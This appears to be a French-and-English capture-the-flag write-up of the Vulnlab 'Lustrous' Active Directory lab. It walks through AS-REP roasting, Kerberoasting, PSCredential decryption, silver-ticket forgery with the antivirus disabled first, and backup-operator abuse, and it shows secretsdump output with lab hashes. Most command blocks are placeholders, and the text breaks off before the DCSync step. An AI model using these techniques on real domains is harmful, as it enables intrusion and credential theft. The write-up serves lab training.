Énumération des utilisateurs Nous commençons par lancer un scan nmap : ```

Nmap 7.94SVN scan initiated Fri May 30 17:22:13 2025 as: nmap -A -iL ips -sS -p- -oA full

Nmap scan report for 10.10.198.197

Host is up (0.049s latency).

Not shown: 65511 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_12-26-21 11:50AM

transfer

| ftp-syst:

|_ SYST: Windows_NT

53/tcp open domain Simple DNS Plus

80/tcp open http Microsoft IIS httpd 10.0

|_http-server-header: Microsoft-IIS/10.0

|_http-title: IIS Windows Server

| http-methods:

|Potentially risky methods: TRACE

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-30 21:46:31Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: lustrous.vl0., Site: Default-First-Site-Name)

443/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

| ssl-cert: Subject: commonName=LusDC.lustrous.vl

| Subject Alternative Name: DNS:LusDC.lustrous.vl

| Not valid before: 2021-12-26T09:46:02

|Not valid after: 2022-12-26T00:00:00

|_http-title: Not Found

|_ssl-date: TLS randomness does not represent time

|_http-server-header: Microsoft-HTTPAPI/2.0

| tls-alpn:

|_ http/1.1

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: lustrous.vl0., Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

3389/tcp open ms-wbt-server Microsoft Terminal Services

| ssl-cert: Subject: commonName=LusDC.lustrous.vl

| Not valid before: 2025-05-29T21:09:49

|Not valid after: 2025-11-28T21:09:49

|_ssl-date: 2025-05-30T21:48:12+00:00; -1s from scanner time.

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-title: Not Found

|_http-server-header: Microsoft-HTTPAPI/2.0

9389/tcp open mc-nmf .NET Message Framing

49664/tcp open msrpc Microsoft Windows RPC

49667/tcp open msrpc Microsoft Windows RPC

49669/tcp open msrpc Microsoft Windows RPC

57557/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

57558/tcp open msrpc Microsoft Windows RPC

57597/tcp open msrpc Microsoft Windows RPC

57614/tcp open msrpc Microsoft Windows RPC

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2022 (89%)

Aggressive OS guesses: Microsoft Windows Server 2022 (89%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: Host: LUSDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-security-mode:

| 3:1:1:

|Message signing enabled and required

| smb2-time:

| date: 2025-05-30T21:47:32

|_ start_date: N/A

TRACEROUTE (using port 21/tcp)

HOP RTT ADDRESS

1 18.79 ms 10.8.0.1

2 19.34 ms 10.10.198.197

Nmap scan report for 10.10.198.198

Host is up (0.049s latency).

Not shown: 65529 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds?

3389/tcp open ms-wbt-server Microsoft Terminal Services

|_ssl-date: 2025-05-30T21:48:12+00:00; -1s from scanner time.

| ssl-cert: Subject: commonName=LusMS.lustrous.vl

| Not valid before: 2025-05-29T21:09:51

|Not valid after: 2025-11-28T21:09:51

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

49669/tcp open msrpc Microsoft Windows RPC

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2022 (88%)

Aggressive OS guesses: Microsoft Windows Server 2022 (88%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-security-mode:

| 3:1:1:

|Message signing enabled but not required

| smb2-time:

| date: 2025-05-30T21:47:38

|_ start_date: N/A

TRACEROUTE (using port 135/tcp)

HOP RTT ADDRESS

  • Hop 1 is the same as for 10.10.198.197

2 18.96 ms 10.10.198.198

Post-scan script results:

| clock-skew:

| 0s:

| 10.10.198.197

|_ 10.10.198.198

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

scan montre que l'un des serveurs est accessible de manière anonyme via ftp. En y accédant, plusieurs dossiers utilisateurs apparaissent ![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602183523.png)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146

Ces dossiers ne contiennent aucun fichier intéressant. Cependant, nous pouvons utiliser leurs noms pour créer une liste d'utilisateurs du domaine et tester leur validité avec `Kerbrute`. ![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602183647.png)

Cela garantit que tous les noms d'utilisateur de la liste sont valides. # ASREPROASTING Grâce à la liste des utilisateurs valides, nous pouvons vérifier si l'un d'entre eux a activé la pré-authentification, afin d'effectuer une attaque `asreproasting`. Pour ce faire, utilisez le script `GetNPUsers` d'impacket.
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602183835.png)
Nous récupérons ensuite le hachage du mot de passe du compte `ben.cox`, que nous cassons avec `john`, récupérant ainsi le mot de passe de ce compte. ![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602184032.png)

Nous pouvons ensuite utiliser ce compte pour récupérer la liste complète des utilisateurs du domaine : ![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602184101.png)

# Kerberoasting Avec le compte `ben.cox`, nous pouvons récupérer la liste des utilisateurs avec un `SPN` afin de mener une attaque `Kerberoasting`.
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602184326.png) Nous pouvons voir que deux comptes de service ont un `SPN`. En récupérant un `TGS` des deux services, nous parvenons à casser le mot de passe du compte `svc_web` avec `rockyou` : ![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602184423.png)
Cependant, après avoir vérifié bloodhound, ce compte ne dispose d'aucun privilège spécial. # PSCredential decrypt Une analyse du scan nmap effectué au début de cette section révèle que `winrm` est activé sur les machines. De plus, `ben.cox` dispose d'un accès winrm sur `LUSMS`.
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602184844.png)

Lors de l'accès à `winrm` sur cette machine, un fichier `admin.xml` est découvert sur le bureau, contenant des identifiants `PSCredential`. ![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602184958.png)

Un objet `PSCredential` dans PowerShell est un type spécial utilisé pour stocker en toute sécurité un nom d'utilisateur et un mot de passe. Il est principalement utilisé pour transmettre des informations d'identification à des commandes ou des scripts nécessitant une authentification. Le mot de passe contenu dans l'objet `PSCredential` est crypté à l'aide de `DPAPI` (Data Protection API), une API intégrée à Windows. Ce cryptage est `user or machine bound', meaning that only the account that created the password (or the system, depending on the context) can decrypt it.

Here, since we've hidden the password from the ben.cox session, we can decrypt this `PSCredential` to recover the password.
To do this, simply execute the following commands:
###CODE_1###
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602185735.png)

This retrieves the password for the machine's local administrator account:
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602190009.png)

# Secret note access

Once you've retrieved all the compromised machine's secrets (SAM, LSA, etc.), you'll quickly find yourself stuck. To unblock the situation, we need to review the nmap scan and try to exploit the web service. To do this, you need to modify the host file so that you no longer get the default IIS server page.
###CODE_2###

After modifying the file, we can access a web page which tells us that our identifiers are invalid, even though we haven't entered any.
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602190432.png)

This is because the web application has Kerberos authentication. This means that if the browser supports it, it will automatically try to authenticate with the service tickets on our machine. However, in our case, we don't have any service tickets to access the machine.
To obtain a service ticket, we can use the `ben.cox` account, which is a domain account that should enable us to obtain a TGS.

To be able to request a `TGS`, we first need to modify the `krb5.conf` file, paying attention to case.
###CODE_3###

Next, we can request a `TGS` from the ticket using `kinit`.
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602191159.png)

You can then check that the ticket has been retrieved using `klist` :
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602191230.png)
Then, by modifying the following keys in firefox about:config, you can tell firefox that you want to authenticate with the TGS on your machine

| **Firefox key** | **Value** |
| -------------------------------------- | ------------------------------------------------- |
| network.negotiate-auth.trusted-uris | lusdc.lustrous.vl |
| network.negotiate-auth.delegation-uris | lusdc.lustrous.vl _(optional for full SSO)_ |
| network.auth.use-sspi | false _(important under Linux!)_ |
This allows us to access the web page:
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602194015.png)

We then notice that some users store their password in clear text in this application:
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602194050.png)

Each user seems to have a personal note, so we'd need to access the notes of each of them in order to retrieve a potential secret.

# Silver Ticket

As we compromised the svc_web account earlier, we can use it to generate tickets for any user to access the web service.

To do this, we need several elements:
- Domain SID: this can easily be obtained with a `whoami /user` on the compromised machine (don't forget to remove the number at the end).
###CODE_4###

- the NT hash of SVC_WEB: since we have the password, we can generate it easily
- ID of the account you want to spoof: this can be retrieved from Bloodhound.

Once we have these elements, we can use `impacket-ticketer` to create a ticket:

###CODE_5###

Or you can do it with mimikatz on the compromised machine, disabling the antivirus first:

###CODE_6###

After launching mimikatz, you can forge the ticket with the following command:
###CODE_7###

![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602194924.png)

Then, by quitting mimikatz with `exit`, we can make a powershell query and retrieve the contents of user tony's note page
###CODE_8###

This allows us to retrieve his password and compromise his account:
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602195055.png)

# Backup operator privilege

Next, we discover that the user tony.ward is a member of the `backup operators` group
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602195201.png)

This group, which is normally empty, allows all its members to copy any DC file without restriction. In this way, the nxc backup_operator module can be used to retrieve the DC's `SAM, SYSTEM et SECURITY` registers and compromise it.
![](/img/Vulnlab___Lustrous/Pasted%20image%2020250602195331.png)

Then, using `secretsdump`, you can rebuild the `SAM` and `bases de données LSA : ```
┌──(kali㉿kali)-[~/ctf/vulnlab/lustrous]

└─$ impacket-secretsdump LOCAL -sam SAM -security SECURITY -system SYSTEM

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x9619c4c8e8d0c1e1314ca899f5573926

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:1e10fc3898a203cbc159f559d8183297:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[*] Dumping cached domain logon information (domain/username:hash)

[*] Dumping LSA Secrets

[*] $MACHINE.ACC

$MACHINE.ACC:plain_password_hex:41876db4b1625ee7cae969de038d0e25a343f0632f4e97912b46996355f4f7be40cf9e69e299623a918c24fed6c05bed31540174ea4e879e9e59f52996601ce605eb3fb2be0539c6f19e2c9780172a35cdb3c070dc8e58b31c4c495f816446856b34707d3681999c6b2c086a851f2387eae25752eb1f85231f26f23754d7d3cc733eb7a2657105b7b6d51907d0db04cf688376ed237e86390b95e100a5921c726114f064b39434e8c2b4748315ae9e4a6d3853ec94dc9db4af69125705bbbb98e2edcf412a0a53fc451e7a8534b1dd7b2bb1783b84602c0792dc5cd1dbfcd85a3ba6fb54ba7956f93e8cf802590fe7be

$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:882a8fdcbc8336538d006aae92236771

[*] DPAPI_SYSTEM

dpapi_machinekey:0x908c1b9d1eba6062f66247d016952eab010c4f62

dpapi_userkey:0xe7d85d4c5db116a07bd02c655623691eae32c387

[*] NL$KM

0000 B6 96 C7 7E 17 8A 0C DD 8C 39 C2 0A A2 91 24 44 ...~.....9....$D

0010 A2 E4 4D C2 09 59 46 C0 7F 95 EA 11 CB 7F CB 72 ..M..YF........r

0020 EC 2E 5A 06 01 1B 26 FE 6D A7 88 0F A5 E7 1F A5 ..Z...&.m.......

0030 96 CD E5 3F A0 06 5E C1 A5 01 A1 CE 8C 24 76 95 ...?..^......$v.

NL$KM:b696c77e178a0cdd8c39c20aa2912444a2e44dc2095946c07f95ea11cb7fcb72ec2e5a06011b26fe6da7880fa5e71fa596cde53fa0065ec1a501a1ce

8c247695

[*] Cleaning up...


En utilisant le compte machine du contrôleur de domaine qui dispose des droits DCSYNC, nous pouvons alors récupérer la base de données NTDS du contrôleur de domaine et compromettre le domaine :